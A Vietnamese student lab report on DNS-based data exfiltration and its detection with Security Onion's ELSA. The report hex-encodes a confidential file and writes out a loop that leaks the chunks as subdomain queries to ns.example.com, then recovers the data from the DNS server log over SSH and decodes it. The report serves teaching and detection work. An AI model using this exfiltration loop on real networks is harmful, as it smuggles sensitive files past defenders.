
1 resolv.conf
# Resolver configuration file.
# See resolv.conf(5) for details.
nameserver 8.8.4.4
nameserver 209.165.200.235
```

- Chuyển file confidential.txt sang dạng file hexan



```
[analyst@workstation ~]$ cd lab.support.files
[analyst@workstation lab.support.files]$ xxd -p confidential.txt > confidential.
hex
[analyst@workstation lab.support.files]$ cat confidential.hex
cat: confidential.hex: No such file or directory
[analyst@workstation lab.support.files]$ xxd -p confidential.txt > confidential.
hex
[analyst@workstation lab.support.files]$ cat confidential.hex
434f4e4649444454e5449414c204444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d6556e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a
[analyst@workstation lab.support.files]$
```

- Nội dung hexan đã chuyển vào log truy vấn của DNS



```
Terminal - analyst@workstation:~/lab.support.files
File Edit View Terminal Tabs Help

hex
analyst@workstation lab.support.files]$ cat confidential.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
84152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a
analyst@workstation lab.support.files]$ for line in `cat confidential.hex`; do
drill $line.ns.example.com; done
; ->>HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 3961
; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
; QUESTION SECTION:
; 434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com. I
A

; ANSWER SECTION:

; AUTHORITY SECTION:

; ADDITIONAL SECTION:

; Query time: 14 msec
; SERVER: 209.165.200.235
; WHEN: Fri Mar 14 03:50:54 2025
; MSG SIZE rcvd: 93
```

Có thể thấy URL được tạo thành từ mỗi chuỗi hexan 60 bytes kèm theo .ns.example.com. có đầu là 434f4e...

Kiểm tra query.log trên metasploitable2

```
GNU nano 2.0.7 File: query.log
client 192.168.0.11#59074: query: detectportal.firefox.com IN AAAA +
client 192.168.0.11#47304: query: safebrowsing.google.com IN A +
client 192.168.0.11#45448: query: detectportal.firefox.com IN A +
client 192.168.0.11#45448: query: detectportal.firefox.com IN AAAA +
client 192.168.0.11#37758: query: detectportal.firefox.com IN A +
client 192.168.0.11#37758: query: detectportal.firefox.com IN AAAA +
client 192.168.0.11#57555: query: detectportal.firefox.com IN A +
client 192.168.0.11#57555: query: detectportal.firefox.com IN AAAA +
client 192.168.0.2#9120: query: version.bind CH TXT +
client 192.168.0.11#34443: query: 434f4e464944454e54494114c20444f43554d454e540a4$
client 192.168.0.11#44657: query: 484152450a5468697320646f63756d656e7420636f6e7$
client 192.168.0.11#32864: query: 666f726d6174696f6e2061626f757420746865206c617$
client 192.168.0.11#46573: query: 697479206272656163682e0a.ns.example.com IN A +

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

Câu hỏi: Sinh viên có thể tạo ra bao nhiêu URL như vậy từ file confidential.hex?

- Có thể tạo ra thêm 2 URL với số bytes tương đương và 1 URL với số bytes thấp hơn.

```
;; ->>HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 46460
;; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;; 484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com. I
N      A

;; ANSWER SECTION:

;; AUTHORITY SECTION:

;; ADDITIONAL SECTION:

;; Query time: 3 msec
;; SERVER: 209.165.200.235
;; WHEN: Fri Mar 14 03:50:54 2025
;; MSG SIZE rcvd: 93
```

```

; ->>HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 1265
; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
; QUESTION SECTION:
; 666f726d617469666e2061626f757420746865206c617374207365637572.ns.example.com. IN A
;
; ANSWER SECTION:
;
; AUTHORITY SECTION:
;
; ADDITIONAL SECTION:
;
; Query time: 3 msec
; SERVER: 209.165.200.235
; WHEN: Fri Mar 14 03:50:54 2025
; MSG SIZE rcvd: 93

```

```

; ->>HEADER<<- opcode: QUERY, rcode: SERVFAIL, id: 52929
; flags: qr rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0
; QUESTION SECTION:
; 697479206272656163682e0a.ns.example.com. IN A
;
; ANSWER SECTION:
;
; AUTHORITY SECTION:
;
; ADDITIONAL SECTION:
;
; Query time: 3 msec
; SERVER: 209.165.200.235
; WHEN: Fri Mar 14 03:51:09 2025
; MSG SIZE rcvd: 57

```

• Lấy DNS log từ xa

Từ máy kali ta kết nối ssh đến máy Metasploitable (DNS server)

```

(root@s99c5d110-kali) [/home/kali]
# ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa user@209.165.200.235
The authenticity of host '209.165.200.235 (209.165.200.235)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQ0suPs+E9d/rrJB84rk.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '209.165.200.235' (RSA) to the list of known hosts.
user@209.165.200.235's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
user@metasploitable:~$

```


Đọc dữ liệu từ file /var/lib/bind/query.log trên máy Metasploitable bằng session SSH đã khởi tạo từ máy Kali và lọc ra các thông tin sẽ là nội dung hex của file confidential.hex với lệnh egrep như bên dưới.

```
←9a-f]*.ns.example.com /var/lib/bind/query.log | cut -d. -f1 | uniq > secret.hex
user@metasploitable:~$ exit
```

Kết quả đọc được sẽ nằm trong file secret.hex. Thoát khỏi session SSH và sử dụng câu lệnh scp để sao chép file secret.hex từ máy Metasploitable sang máy Kali.

```
(root@ s99c5d110-kali)-[/home/kali]
# scp user@209.165.200.235:/home/user/secret.hex ~/
Unable to negotiate with 209.165.200.235 port 22: no matching host key type found. Their offer
-rsa,ssh-dss
scp: Connection closed
(root@ s99c5d110-kali)-[/home/kali]
# scp -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedAlgorithms=+ssh-rsa user@209.165.200.23
me/user/secret.hex ~/
user@209.165.200.235's password:
secret.hex 100% 208 100.1KB/s 00:00
```

Sau khi sử dụng lại câu lệnh xxd với option -r -p để chuyển nội dung dạng hex về dạng text thì ta tiến hành đọc thử nội dung của file secret, dòng nội dung cho thấy ta đã lấy được dữ liệu thành công và chuyển nó ra ngoài.

```
(root@ s99c5d110-kali)-[~]
# cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

Yêu cầu 3.2. Sinh viên thực hiện lấy thông tin liên quan đến tấn công lấy dữ liệu qua DNS trên công cụ ELSA, giải mã đoạn hex và so sánh với nội dung lấy được sau khi tấn công ở **Yêu cầu 3.1**?

Mở elsa trên Security Onion, ta vào xem danh sách request DNS và tìm các entry có dạng ns.example.com và bắt đầu bằng chuỗi hexan, thu nhập nó và sử dụng xxd để đưa về dạng chuỗi và đọc.

class=BRO_DNS dstport="53" groupby:hostname orderby_dir:asc (47) [Grouped by hostname] X

Result Options... ▼

12	0.0.0.0.in-addr.arpa
12	s99c5d111-kali.openstacklocal
10	697479206272656163682e0a.ns.example.com
10	666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com
8	192.068.0.11
7	434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com
7	484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com
6	jakarta.apache.org.openstacklocal
6	jakarta.apache.org
5	metasploitable.localdomain.openstacklocal
4	__cloud_init_expected_not_found__.openstacklocal
4	__cloud_init_expected_not_found__

```
analyst@Sec0nion:~/Desktop$ nano nhom10.hex
analyst@Sec0nion:~/Desktop$ xxd -r -p nhom10.hex > nhom10.txt
analyst@Sec0nion:~/Desktop$ cat nhom10.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@Sec0nion:~/Desktop$
```

--HẾT--